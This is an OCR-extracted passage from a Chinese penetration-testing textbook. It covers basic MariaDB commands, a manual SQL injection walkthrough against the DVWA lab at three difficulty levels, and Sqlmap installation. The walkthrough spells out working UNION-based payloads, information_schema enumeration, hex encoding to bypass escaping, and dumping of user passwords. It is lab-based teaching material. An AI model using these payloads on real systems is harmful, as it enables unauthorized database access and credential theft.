+----+------------+-----------------------+-------------+
3 rows in set (0.00 sec)
mysql-sql> SELECT id, name, realName, fromCompany FROM superHero WHERE name='spider man
';
+----+------------+-----------------------+-------------+
| id | name | realName | fromCompany |
+----+------------+-----------------------+-------------+
| 2 | spider man | Peter Benjamin Parker | DC |
+----+------------+-----------------------+-------------+
1 row in set (0.00 sec)
mysql-sql> SELECT id , name, realName, fromCompany FROM superHero LIMIT 2,3;
+----+-----------+------------+-------------+
| id | name | realName | fromCompany |
+----+-----------+------------+-------------+
| 3 | super man | Clark Kent | DC |
+----+-----------+------------+-------------+
mysqlsh.exe*[64]:19736
« 161206[64] 1/1 [+] NUM PRI 87x24 (12,268) 25V 9808 100%

图 4-15　MariaDB 表数据查询

查询数据后，发现数据有误。例如，spider man 漫画的发行公司应该是 Marvel，而不是 DC。使用 update tableName set columnName = value [where clause]更新修改数据，执行命令：

```
    SELECT * FROM superHero WHERE name='spider man';
    UPDATE superHero SET fromCompany='Marvel' WHERE name='spider man';
    SELECT * FROM superHero WHERE name='spider man';
```

执行结果如图 4-16 所示。

创建表 superHero 时，设置的 id 属性是 AUTO_INCREMENT。id 会自动增长，所以在添加和修改表数据时，无须输入 id 的值。


mysqlsh -u root -p
<1> mysqlsh -u roo...
Search
mysql-sql> SELECT * FROM superHero WHERE name='spider man';
+----+------------+-----------------------+-------------+
| id | name | realName | fromCompany |
+----+------------+-----------------------+-------------+
| 2 | spider man | Peter Benjamin Parker | DC |
+----+------------+-----------------------+-------------+
1 row in set (0.00 sec)
mysql-sql> UPDATE superHero SET fromCompany='Marvel' WHERE name='spider man';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1 Changed: 1 Warnings: 0
mysql-sql> SELECT * FROM superHero WHERE name='spider man';
+----+------------+-----------------------+-------------+
| id | name | realName | fromCompany |
+----+------------+-----------------------+-------------+
| 2 | spider man | Peter Benjamin Parker | Marvel |
+----+------------+-----------------------+-------------+
1 row in set (0.00 sec)
mysql-sql>

图 4-16　MariaDB 更新修改数据

4.2.3　删除表和数据库

当表中的数据过期，可以使用 delete from tableName where columnName=value 命令删除表记录。如果需要清空表数据可以使用 truncate table tableName。执行命令：

```
SELECT * FROM superHero;
DELETE FROM superHero WHERE name='super man';
SELECT * FROM superHero;
TRUNCATE TABLE superHero;
SELECT * FROM superHero;
```


mysqlsh -u root -p
<1> mysqlsh -u roo...
Search
mysql-sql> SELECT * FROM superHero;
+----+------------+-----------------------+-------------+
| id | name | realName | fromCompany |
+----+------------+-----------------------+-------------+
1	iron man	Tony Stark	Marvel
2	spider man	Peter Benjamin Parker	Marvel
3	super man	Clark Kent	DC
+----+------------+-----------------------+-------------+
3 rows in set (0.00 sec)
mysql-sql> DELETE FROM superHero WHERE name='super man';
Query OK, 1 row affected (0.00 sec)
mysql-sql> SELECT * FROM superHero;
+----+------------+-----------------------+-------------+
| id | name | realName | fromCompany |
+----+------------+-----------------------+-------------+
| 1 | iron man | Tony Stark | Marvel |
| 2 | spider man | Peter Benjamin Parker | Marvel |
+----+------------+-----------------------+-------------+
2 rows in set (0.00 sec)
mysql-sql> TRUNCATE TABLE superHero;
Query OK, 0 rows affected (0.01 sec)
mysql-sql> SELECT * FROM superHero;
Empty set (0.00 sec)
mysql-sql>
mysqlsh.exe*[64]:19736
« 161206[64] 1/1 [+] NUM PRI: 87x24 (12,392) 25V 9808 100%

图 4-17　MariaDB 删除表数据

使用 delete 语句也可以逐条删除表数据直到清空表数据位置。但从效率上来说，truncate 语句的效率要比 delete 语句的效率高。使用 truncate 语句只是清空了表中的数据，但表还是存在的，可以使用 drop table tableName 语句删除表。退出数据库后，使用 drop database testsql 删除数据库。执行命令：

```
SHOW TABLES;
DROP TABLE superHero;
SHOW TABLES;
USE mysql;
SHOW DATABASES;
DROP DATABASE sqltest;
SHOW DATABASES;
```

执行结果如图 4-18 所示。



图 4-18　MariaDB 删除表和数据库

最常用的 SQL 语句就是这些了。熟悉了基本的 SQL 语句，基本上就可以简单地操作符合 SQL 标准的数据库了。

4.3 DVWA SQL 注入

SQL 注入一般都是以地址栏为入口的。这是因为地址栏输入的数据可以跟数据库交换数据。但登录窗口也能跟数据库交换数据，还有搜索框、cookies、headers 等，可以说在页面中（有的软件中也可以）可以输入数据的位置都有可能跟数据库交换数据。这些地方都可以进行 SQL 注入。

4.3.1 Low 级别注入

以 DVWA 为例，进行手工注入，帮助读者了解注入原理和过程。

（1）启动 Docker，并在终端中执行命令：

```
docker ps -a
docker start LocalDVWA
docker ps
```

执行结果如图 4-19 所示。



图 4-19 *启动* DVWA

（2）在浏览器地址栏输入 127.0.0.1 后回车，浏览器打开了 DVWA 页面（DVWA 在前面的章节中已建立完毕）。先单击左侧栏的 DVWA Security，将难度调整至 Low 级别。单击左侧栏的 SQL Injection，进入 SQL 注入页面，如图 4-20 所示。

图 4-20　DVWA SQL 注入

（3）按照提示在文本框中填入用户 ID（这里填入 1），单击 Submit 按钮，执行结果如图 4-21 所示。



图 4-21　DVWA 返回数据

（4）返回了两个字段 First name 和 Surname。先看一下服务器对用户提交的数据 User ID 是如何处理的。单击页面右下角的 View Source 按钮，如图 4-22 所示。



图 4-22　Low 级别 SQL 注入代码

从图 4-22 可以看出服务器对用户输入的数据 id 未做任何处理，直接用于 SQL 语句了。手工注入首先要确定页面到底使用了数据库中多少个字段，再确定各个字段的位置，最后在字段的位置构建 SQL 语句，进行注入。

（5）先确定使用的字段数目，在文本框中输入 1' order by 2#。此时服务器接收数据，$query="SELECT first_name，last_name From Users WHERE user_id='1' order by 2#"。后面的构建方法大致都如此，相当于自行输入一个合法的 SQL 语句的后半截，加入服务器的 SQL 语句中。单击 Submit 按钮，得到结果如图 4-23 所示。

图 4-23　测试数据库字段 1

（6）能正常返回页面，说明至少引用了两个字段（因为该页面使用 get 方式提交数据，所以也可以在地址栏中构建 SQL 语句进行注入。但需要注意一下，将空格、分号转换成 ascii 代码格式）。继续在文本框中输入 1' order by 3#，单击 Submit 按钮，得到的结果如图 4-24 所示。



图 4-24　测试数据库字段 2

（7）不能返回正常页面，说明页面中应用的数据库字段不超过 3。结合前面一次的测试。可以得出结论，该页面引用了数据库中的两个字段。下一步来查看数据库引用字段存放的位置。在文本框中输入 1' union select 1，2#，单击 Submit 按钮，得到的结果如图 4-25 所示。



图 4-25　测试字段位置

从图 4-25 可以看出，first name 后面显示的是第一个字段，Surname 后面显示的是第二个字段。现在可以自行构建 SQL 语句，进行 SQL 注入了。目前有两个位置可以注入，

任选一个都可以，这里选择的是第二个位置。在文本框中输入 1' union select 1，version()#，返回数据库版本，如图 4-26 所示。

图 4-26　返回数据库版本

（8）在文本框个输入 1' union select database()，2#。这次选择第一个字段位置注入，返回了数据库名字，如图 4-27 所示。

图 4-27　返回数据库名字

（9）已知数据库名字，可以通过查询 MySQL 的 information_schema 数据库中的 tables 表，得到 DVWA 数据库中的所有表。在文本框中输入 1' union select 1，group_concat（table

_ name）from information_schema.tables where table_schema='dvwa'#，返回 DVWA 数据库中所有的表，如图 4-28 所示。

图 4-28　返回数据库中的表

（10）从图 4-28 可以看出，DVWA 中的表有 guestbook 和 users，这里需要 user 表的内容，先获取 users 表中的字段。在文本框中输入 1' union select 1，group_concat（column_name）from information_schema.columns where table_name='user'#，返回获取表 users 中的所有字段，如图 4-29 所示。

图 4-29　返回表字段

（11）这里返回了很多字段，Host，User，Password，Select_priv，Insert_priv，Update_priv，Delete_priv，Create_priv，Drop_priv，Reload_priv，Shutdown_priv，Process_priv，File_priv，Grant_priv，References_priv，Index_priv，Alter_priv，Show_db_priv，Super_priv，Create_tmp_table_priv，Lock_tables_priv，Execute_priv，Repl_slave_priv，Repl_client_priv，Create_view_priv，Show_view_priv，Create_routine_priv，Alter_routine_priv，Create_user_priv，Event_priv，Trigger_priv，Create_tablespace_priv，ssl_type，ssl_cipher，x509_issuer，x509_subject，max_questions，max_updates，max_connections，max_user_connections，plugin，authentication_string，password_expired，is_role，default_role，max_statement_time。但实际上 DVWA 数据库中的表 users 中并没有这么多的字段，多出的字段是 MariaDB 其他数据库中 users 中的字段。现在要做的是将 DVWA 数据库中表 users 的字段分离出来。在文本框中输入 1' and exists（select host from users）#，测试 user 字段是否属于表 users。返回结果如图 4-30 所示。



图 4-30　测试 host 字段

（12）返回了错误信息，说明 host 字段并不是 DVWA 数据库表 users 中的字段。继续测试 user 字段，在文本框中输入 1' and exists（select user from users）#，返回结果如图 4-31 所示。

（13）能够正常返回，说明 user 字段是 DVWA 数据库表 users 中的字段。继续一个个地测试，最后得到了数据库 DVWA 中表 users 的所有字段，user_id，first_name，last_name，user，password，avatar，last_login，failed_login。

（14）已知数据库 DVWA 中表 users 的所有字段，现在可以下载表中的数据了。在文本框中输入 1' union select 1，group_concat（user_id，first_name，last_name，password，avatar，last_login，failed_login）from users#，返回的结果如图 4-32 所示。



图 4-31　测试 user 字段

图 4-32　获取表数据

如果需要处理其他的表，按照这个顺序重新处理一遍就可以了。

4.3.2　Medium 级别注入

DVWA Low 级别 SQL 注入比较简单，服务器对用户输入的参数完全没有进行检查，用户可以任意构建 SQL 语句进行注入。

（1）进入 DVWA 的 Medium 模式，单击 DVWA 左侧的 DVWA Security，将难度调整至 Medium，单击 Submit 按钮。单击 DVWA 左侧的 SQL Injection 按钮，如图 4-33 所示。



图 4-33　Medium 级别的 SQL 注入

（2）Medium 级别的 SQL 注入使用了 POST 方式提交数据，在地址栏无法直接构建语句提交请求了。User Id 采用了下拉框，也不能在此提交数据。看一下 Medium 级别的代码，单击页面右下角的 View Source 按钮，如图 4-34 所示。

图 4-34　Medium 级别 SQL 注入代码

（3）服务器通过一系列的函数，将从页面接收的数据 id 处理了一遍。主要是 mysql_real_escape_strint 函数，它将所有的特殊字符进行了转义处理。这样对注入造成了一定的麻烦。但是没关系，拿出 Web 神器 Burp Suite，启动 Burp Suite 并将浏览器的代理服务器设置成 127.0.0.1:1080（前面的章节使用的是 Chrome 的插件 SwitchyOmega 设置的，也可以在浏览器中设置，或者在系统中设置。只要将浏览器的数据通过本机的 1080 端口

即可。Burp Suite 默认监听这个端口）。

（4）Burp Suite 监听端口后，在 DVWA 页面重新提交一次数据，单击 Submit 按钮。Burp Suite 将获取到一条浏览器请求，如图 4-35 所示。

图 4-35　获取浏览器请求

（5）将这个请求发送到 Burp Suite 的 Repeater 模块中备用。Repeater 模块的作用是将浏览器的请求修改后重新发送。右击 Burp Suite 获取的浏览器请求，在弹出的菜单中选择 Send to Repeater，发送请求到 Repeater，如图 4-36 所示。



图 4-36　发送请求到 Repeater

（6）进入 Repeater 界面，左侧的 Request 是浏览器发送的请求，右侧的 Response 是浏览器请求返回的数据。单击左上角的 Go 按钮，发送请求。Repeater 模块将显示请求获取的数据。单击右侧的 Render，将渲染获取的数据，这基本上就是浏览器上显示的结果了，如图 4-37 所示。

图 4-37　Repeater 浏览器请求

（7）在 Request 文本框的左下角找到了浏览器 Post 的数据。只有两个参数 id 和 Submit，这里有用的只是 id。id 的值是 1，并不是字符串，没有使用引号，所以注入时也不需要加入单引号闭合了。将这里的 id=1 修改为 id=1 order by 2#，单击 Repeater 左上角的 Go 按钮发送请求，结果如图 4-38 所示。

图 4-38　测试数据库字段 1

（8）右侧的 Response 能正常返回，继续测试。将 id=1 order by 2#修改为 id=1 order by 3#，单击左上角的 Go 按钮发送请求，如图 4-39 所示。



图 4-39　测试数据库字段 2

（9）可以确定该页面仅使用了数据库 2 个字段。然后继续构建 SQL 语句，将此处 id 的参数修改为 id=1 union select 1，version()#，可以获取到数据库的版本。修改 id 参数为 id=1 union select 1，database()#，可以获取数据库名称，还是按照 Low 级别的注入方法，修改 id 参数为 id=1 union select 1，group_concat（table_name）from information_schema.tables where table_schema=’dvwa’#，结果如图 4-40 所示。



图 4-40　测试表名

（10）这次没有返回数据，这是因为 mysql_real_escape_strint 函数将单引号转义处理了。这里可以稍微变通一下，将 id 的参数写成 id=1 union select 1，group_concat（table_name）from information_schema.tables where table_schema=database()#，这样既不含有非法的字符，也能够达到目的，顺利地获取到表名 user 和 guestbook。

（11）继续测试，将 id 的参数改成 id=1 union select 1，group_concat（column_name）from information_schema.columns where table_name='user'#，这个语句也有单引号，注定是得不到正确的结果的，也没法用函数替代。可以将字符转换成为 16 进制后代入，user 转换为 16 进制为 75736572，修改 id 参数为 id=1 union select 1，group_concat（column_name）from information_schema.columns where table_name=0x75736572#，执行结果如图 4-41 所示。

图 4-41　获取表 user 的字段名

后面的注入过程和 Low 级别的注入基本没什么差别了。

4.3.3　High 级别注入

单击页面左侧的 DVWA Security 按钮，将安全级别调整为 High，回到 SQL Injection

页面。先单击页面右下角的 View Source 按钮查看源代码，如图 4-42 所示。



图 4-42　High 级别源码

从代码上来看，这跟 Low 级别的源码几乎没什么区别，只是在最后加上了一个 LIMIT 1，意思是只显示 1 条符合条件的记录。直接按照 Low 级别的方法注入即可，构建的 SQL 语句最后的#符号已经将 LIMIT 1 注释掉了。对 SQL 注入没有任何的影响。

除此之外，High 级别的注入和 Low 级别的注入差别就在于，High 级别的注入，将输入参数和显示结果分开了。这对注入没有任何影响。直接构建语句显示表 user 中的所有记录，如图 4-43 所示。

图 4-43　获取表 user 中的所有数据

DVWA 中的 SQL 注入都是比较典型的。能熟练地构建 SQL 语句对网页进行注入，说明你对 SQL 注入原理已经比较了解了，SQL 注入也就没什么难度了。

4.4 使用工具注入

每次注入时都要输入一大堆的代码，一次两次还可以接受，多次注入就太麻烦了。好在有很多的 SQL 注入工具可选择。

4.4.1 SQL 注入工具选择

一般常用的 SQL 注入工具有明小子、穿山甲、啊 D 等。这些工具都有中文版本，使用起来比较直观方便。不太出名、效果不错的也有很多，比如 BSQL Hacker、The Mole、Havij、SQLninja 等。

这里强烈推荐 Sqlmap。Sqlmap 是一种基于 Python 的开源的渗透测试工具，可以自动检测和利用 SQL 注入漏洞以及接入该数据库的服务器。它拥有非常强大的检测引擎、具有多种特性的渗透测试器、通过数据库指纹提取访问底层文件系统，并通过外带连接执行命令。

Sqlmap 支持的数据库：MySQL、Oracle、PostgreSQL、Microsoft SQL Server、Microsoft Access、IBM DB2、SQLite、Firebird、Sybase、SAP MaxDB、HSQLDB 等。据说支持列表还在不断增加中，几乎包含了所有的数据库。

一般的注入工具仅支持 GET 方式提交的注入，好一点的还可以支持 POST 方式提交的注入。Sqlmap 不仅支持 GET、POST，还支持 Cookie、User-agent、Http Refere Header 注入，可以说只要能载入数据的地方都可以注入。

Sqlmap 还支持 5 种不同的注入模式，分别是基于布尔的盲注、基于时间的盲注、基于报错的注入、联合查询注入、堆查询注入。

从功能上来说，Sqlmap 应该是当之无愧的注入之王。可以说，一刀在手，别无所求。针对 SQL 注入，只需要熟练掌握了 Sqlmap 就足够了。

4.4.2　Sqlmap 下载安装

Sqlmap 的源码已经更新到了 GitHub，可以随意下载使用。只要不用于商业用途，还可以自行更改增加功能。

1．Windows 下安装 Sqlmap

打开终端，进入网络软件工具的目录，使用 git 命令获取 Sqlmap，执行命令：

```
cd HackTools
git clone https://github.com/sqlmapproject/sqlmap.git
```

执行结果如图 4-44 所示。

图 4-44　下载 Sqlmap

然后将 Sqlmap 目录加载到系统环境变量中，这里只需要将 Sqlmap 目录加载到 ConEmu 的环境变量即可。打开 ConEmu，单击 ConEmu 的系统菜单，单击 Settings 子菜单，选取

左侧的 Environment 栏，在环境变量中添加 Sqlmap 的路径，如图 4-45 所示。



图 4-45　添加 Sqlmap 到环境变量

单击右下角的 Save settings 按钮，保存修改。这里不仅仅要加入 Sqlmap 的安装目录，还需要加入 Sqlmap 安装目录下的 tamper 目录到环境变量。tamper 目录下的程序也是要常用的。关闭 ConEmu 后，重新打开 ConEmu，执行命令：

```
sqlmap.py
```

执行结果如图 4-46 所示。

Windows 下的 Sqlmap 已经安装完毕，可以使用了。


sqlmap.py -h
<1> sqlmap.py -h
Search
sqlmap.py -h
{1.1.6.4#dev}
http://sqlmap.org
Usage: sqlmap.py [options]
Options:
-h, --help Show basic help message and exit
